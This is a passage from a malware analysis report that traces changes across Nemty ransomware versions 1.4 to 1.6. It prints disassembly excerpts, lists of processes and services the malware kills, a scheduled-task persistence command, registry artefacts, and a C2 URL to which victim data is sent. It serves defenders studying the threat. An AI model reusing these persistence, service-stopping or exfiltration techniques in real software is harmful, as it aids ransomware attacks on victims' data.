
FIGURE 29. Decrypt the data with RC4

Nemty – Learning by Doing

Since the first version of Nemty was released, the authors started to evolve their ransomware by adding new capabilities and fixing aspects of its code.

Analyzing the early versions of Nemty, we can state that they were more advanced in techniques and obfuscation compared to other RaaS families, but the first version still contained functions with some mistakes, such as references to API calls that were not used by the ransomware.


At the time we wrote this article, the developers behind the ransomware have released 9 different versions:



Changelog Nemty 1.4

We have observed changes across the different versions of Nemty. For version 1.4, the developers applied the following changes:

- The ransomware will gather information regarding the logical units after checking if the victim has the Nemty mutex.
- Language check
  In this version, Nemty will respect and avoid encrypting files for victims inside the CIS countries.



```
.text:0040A5CA                call    sub_408F38
.text:0040A5CF                call    sub_40652C
.text:0040A5D4                mov     eax, offset dword_401FD4
.text:0040A5D9                mov     [esp+0D8h+var_D8], offset aFalse ; "false"
.text:0040A5E0                call    sub_4082C4
.text:0040A5E5                pop     ecx
.text:0040A5E6                test    al, al
.text:0040A5E8                jz      loc_40A768
.text:0040A5EE                call    sub_4072FE
```

FIGURE 30. Check to avoid crypting if the language is blacklisted


CHANGES IN VERSION 1.5

Compared with Nemty 1.4, this newer version was a major release, adding the following changes:

- Victim information stored in the registry
- Persistence
- Ability to kill processes and services
- New mutex
- Hardcoded image change
- C2 panel publicly accessible
- 4 new blacklisted countries

Victim Information Stored in the Registry

The first major change in this version of Nemty was the use of the Windows registry to store information about the infected machine. The hive used is HKCU with the NEMTY identifier.




Name	Type	Data
(Default)	REG_SZ	(value not set)
akey	REG_SZ	UypeaP8RPJjNAL03FlRukvimAqbxqLcm
cfg	REG_SZ	uGuRpUBEiA3U8bKuGu67iFexVRuuPSaqOyt/H7p4ychB...
fid	REG_SZ	_NEMTY_QEURAWF_
pbkey	REG_SZ	BgIAAACkAABSU0ExAAgAAAEAAQD7Qz1An0jks4ua99...

My Computer\HKEY_CURRENT_USER\Software\NEMTY

FIGURE 31. Information saved in the registry


Ability to Kill Processes and Services

The second feature added is the possibility to kill certain processes to facilitate file encryption in the system, something that is commonly implemented by other RaaS families.



SQL	Windword
Wordpad	Outlook
Thunderbird	Oracle
Excel	Onenote
Virtualbox	


In order to kill those processes, Nemty will use taskkill /im PROCESSNAME.



```
.text:0040AF7C
.text:0040AF7C loc_40AF7C:                             ; CODE XREF: sub_40AF23+CE↓j
.text:0040AF7C                 mov     eax, [ebp+var_5C]
.text:0040AF7F                 push    [ebp+eax*4+var_80] ; char *
.text:0040AF83                 lea     eax, [ebp+var_20]
.text:0040AF86                 call    sub_4072A0
.text:0040AF8B                 push    offset a_exe    ; ".exe"
.text:0040AF90                 push    offset aCTaskkillFIm ; " /c taskkill /f /im "
.text:0040AF95                 lea     ebx, [ebp+var_20]
.text:0040AF98                 lea     eax, [ebp+var_58]
.text:0040AF9B                 call    sub_40A490
.text:0040AFA0                 pop     ecx
.text:0040AFA1                 push    eax             ; int
.text:0040AFA2                 lea     eax, [ebp+var_3C]
.text:0040AFA5                 call    sub_407DDA
.text:0040AFAA                 cmp     dword ptr [eax+14h], 10h
.text:0040AFAE                 pop     ecx
.text:0040AFAF                 pop     ecx
.text:0040AFB0                 jb      short loc_40AFB4
.text:0040AFB2                 mov     eax, [eax]
.text:0040AFB4
.text:0040AFB4 loc_40AFB4:                             ; CODE XREF: sub_40AF23+8D↑j
.text:0040AFB4                 xor     ecx, ecx
.text:0040AFB6                 push    ecx             ; nShowCmd
.text:0040AFB7                 push    ecx             ; lpDirectory
.text:0040AFB8                 push    eax             ; lpParameters
.text:0040AFB9                 push    offset File     ; "cmd.exe"
.text:0040AFBE                 push    offset Operation ; "open"
.text:0040AFC3                 push    ecx             ; hwnd
.text:0040AFC4                 call    ShellExecuteA
```


FIGURE 32. Termination of processes

Among certain kill processes, Nemty will stop certain services in the system with the same objectives:



DbxSvc	MSSQL$SQLEXPRESS
OracleXETNSListener	MSSQLServerADHelper100
AcrSch2Svc	MongoDB
AcronisAgent	SQLAgent$SQLEXPRESS
Apache2.4	SQLBrowser
SQLWriter	CobianBackup11
cbVSCService11	

To stop the services Nemty, will use “net stop” and the service name.




```
.text:0040B085                 call    sub_4072A0
.text:0040B08A                 push    offset aCNetStop ; " /c net stop "
.text:0040B08F                 lea     ebx, [ebp+var_20]
.text:0040B092                 lea     eax, [ebp+var_3C]
.text:0040B095                 call    sub_40A490
.text:0040B09A                 cmp     dword ptr [eax+14h], 10h
.text:0040B09E                 pop     ecx
.text:0040B09F                 jb      short loc_40B0A3
.text:0040B0A1                 mov     eax, [eax]
.text:0040B0A3
.text:0040B0A3 loc_40B0A3:                             ; CODE XREF: sub_40B002+9D↑j
.text:0040B0A3                 xor     ecx, ecx
.text:0040B0A5                 push    ecx             ; nShowCmd
.text:0040B0A6                 push    ecx             ; lpDirectory
.text:0040B0A7                 push    eax             ; lpParameters
.text:0040B0A8                 push    offset File     ; "cmd.exe"
.text:0040B0AD                 push    offset Operation ; "open"
.text:0040B0B2                 push    ecx             ; hwnd
.text:0040B0B3                 call    ShellExecuteA
```

FIGURE 33. Stop of services on the victim machine

Persistence

The first versions of Nemty did not have any persistence technique, so the author decided to add it in version 1.5. The persistence is done through a scheduled task, “create /sc onlogon”. The binary is copied into the main user directory with the name hardcoded (this can be adapted for every binary released) “AdobeUpdate.exe” and the task launched using “ShellExecute”.




```
.text:0040A7D0                 call    sub_40B473
.text:0040A7D5                 mov     esi, eax
.text:0040A7D7                 mov     [esp+210h+var_210], offset aTr ; "\" /tr \""
.text:0040A7DE                 push    offset aCSchtasks_exeC ; " /c schtasks.exe /create /sc onlogon /t"...
.text:0040A7E3                 mov     ebx, offset dword_401FA0
.text:0040A7E8                 lea     eax, [esp+214h+lpParameters]
.text:0040A7EC                 call    sub_40A490
.text:0040A7F1                 pop     ecx
.text:0040A7F2                 push    eax             ; int
.text:0040A7F3                 lea     eax, [esp+214h+var_180]
.text:0040A7FA                 call    sub_407DDA
.text:0040A7FF                 pop     ecx
.text:0040A800                 pop     ecx
.text:0040A801                 mov     ecx, eax
.text:0040A803                 mov     eax, esi
.text:0040A805                 lea     edi, [esp+20Ch+var_19C]
.text:0040A809                 call    sub_407E06
.text:0040A80E                 push    eax             ; int
.text:0040A80F                 lea     eax, [esp+210h+lpNewFileName]
.text:0040A813                 call    sub_407DDA
.text:0040A818                 cmp     dword ptr [eax+14h], 10h
.text:0040A81C                 pop     ecx
.text:0040A81D                 pop     ecx
.text:0040A81E                 jb      short loc_40A822
.text:0040A820                 mov     eax, [eax]
.text:0040A822
.text:0040A822 loc_40A822:                             ; CODE XREF: _main+2E4↑j
.text:0040A822                 xor     ecx, ecx
.text:0040A824                 push    ecx             ; nShowCmd
.text:0040A825                 push    ecx             ; lpDirectory
.text:0040A826                 push    eax             ; cbData
.text:0040A827                 push    offset File     ; "cmd.exe"
.text:0040A82C                 push    ecx             ; int
.text:0040A82D                 push    ecx             ; int
.text:0040A82E                 call    ShellExecuteA
```

FIGURE 34. Creation of a schedule task to persistence

Hardcoded Image Change

Regarding the picture hardcoded in the first versions, for this version, Nemty decided to change it and include a new one.



tixvad421xn31.jpg (640×10

https://preview.redd.it/tixvad421xn31.jpg?width=640&crop=smart&auto=webp&s=5a5a652877679a0fa0c496398256e7db3dcba90e

FIGURE 35. New image referenced in the malware


C2 Panel Publicly Accessible

The author, decided to swap TOR for a public C2 panel where Nemty will send the victim's data.

https://nemty.hk/public/gate?data=<victim_data>

4 New Blacklisted Countries

For this version, the author added four new countries to the blacklist:




Countries
Azerbaijan
Armenia
Kyrgyzstan
Moldova

Changes in Version 1.6

Compared with the previous version, Nemty in the 1.6 version only implemented one single change. The author used their own implementation of the AES algorithm instead of using the CryptoAPI.


The way that the malware previously generated the random key was based on functions of time but with version 1.6 it mostly used some other value to generate the random key.



```
.text:0040B05A
.text:0040B05A                 push    ebp
.text:0040B05B                 mov     ebp, esp
.text:0040B05D                 sub     esp, 178h
.text:0040B063                 mov     eax, ___security_cookie
.text:0040B068                 xor     eax, ebp
.text:0040B06A                 mov     [ebp+var_4], eax
.text:0040B06D                 push    esi
.text:0040B06E                 push    edi
.text:0040B06F                 push    5               ; dwMilliseconds
.text:0040B071                 call    Sleep
.text:0040B077                 xor     edi, edi
.text:0040B079                 push    edi             ; Time
.text:0040B07A                 call    __time64
.text:0040B07F                 pop     ecx
.text:0040B080                 push    edi             ; th32ProcessID
.text:0040B081                 push    2               ; dwFlags
.text:0040B083                 mov     [ebp+var_178], eax
.text:0040B089                 mov     [ebp+var_174], edx
.text:0040B08F                 mov     [ebp+pe.dwSize], 128h
.text:0040B099                 call    CreateToolhelp32Snapshot
.text:0040B09F                 lea     ecx, [ebp+pe]
.text:0040B0A5                 push    ecx             ; lppe
.text:0040B0A6                 push    eax             ; hSnapshot
.text:0040B0A7                 mov     [ebp+hSnapshot], eax
.text:0040B0AD                 xor     esi, esi
.text:0040B0AF                 call    Process32First
.text:0040B0B5                 jmp     short loc_40B0CB
.text:0040B0B7 ; ---------------------------------------------------------------------------
.text:0040B0B7
.text:0040B0B7 loc_40B0B7:                             ; CODE XREF: sub_40B05A+73↓j
.text:0040B0B7                 lea     eax, [ebp+pe]
.text:0040B0BD                 push    eax             ; lppe
.text:0040B0BE                 push    [ebp+hSnapshot] ; hSnapshot
.text:0040B0C4                 inc     esi
.text:0040B0C5                 call    Process32Next
```

FIGURE 36. Changes in the key generation function

One of the partners in the No More Ransom project, Tesorion, decided to publish a free decryptor for victims infected by Nemty. After the announcement, the Nemty authors released a new version utilizing a proper AES function using CryptoAPI.



```
.text:00406920                 push    edi             ; dwFlags
.text:00406921                 push    edi             ; hKey
.text:00406922                 push    800Ch           ; Algid
.text:00406927                 push    hProv           ; hProv
.text:0040692D                 call    CryptCreateHash
.text:00406933                 push    edi             ; dwFlags
.text:00406934                 test    eax, eax
.text:00406936                 jnz     short loc_40694B
.text:00406938
.text:00406938 loc_406938:                             ; CODE XREF: sub_4067A8+1B9↓j
.text:00406938                 push    hProv           ; hProv
.text:0040693E                 call    CryptReleaseContext
.text:00406944                 push    edi             ; uExitCode
.text:00406945                 call    ExitProcess
.text:0040694B ; ---------------------------------------------------------------------------
.text:0040694B
.text:0040694B loc_40694B:                             ; CODE XREF: sub_4067A8+18E↑j
.text:0040694B                 push    20h             ; dwDataLen
.text:0040694D                 push    [ebp+pbData]    ; pbData
.text:00406950                 push    [ebp+phHash]    ; hHash
.text:00406956                 call    CryptHashData
.text:0040695C                 test    eax, eax
.text:0040695E                 jnz     short loc_406963
.text:00406960
.text:00406960 loc_406960:                             ; CODE XREF: sub_4067A8+1DC↓j
.text:00406960                 push    edi
.text:00406961                 jmp     short loc_406938
.text:00406963 ; ---------------------------------------------------------------------------
.text:00406963
.text:00406963 loc_406963:                             ; CODE XREF: sub_4067A8+1B6↑j
.text:00406963                 lea     eax, [ebp+phKey]
.text:00406969                 push    eax             ; phKey
.text:0040696A                 push    edi             ; dwFlags
.text:0040696B                 push    [ebp+phHash]    ; hBaseData
.text:00406971                 push    660Eh           ; Algid
.text:00406976                 push    hProv           ; hProv
.text:0040697C                 call    CryptDeriveKey
```

FIGURE 37. New implementation of the AES crypto using CryptoAPI

Like in a game of cat and mouse, Tesorion released a new decryptor for this specific version. The Nemty authors responded by including a harcoded message to Tesorion in the samples:

Tesorion "tesorion, thanks for your article".

Second Version of 1.6

Instead of changing the Nemty version number in this new binary, the authors released a new version of 1.6 with some changes.


The changes added for this version are:

- New vssadmin utility used
- New processes and services to kill
- FakeNet feature

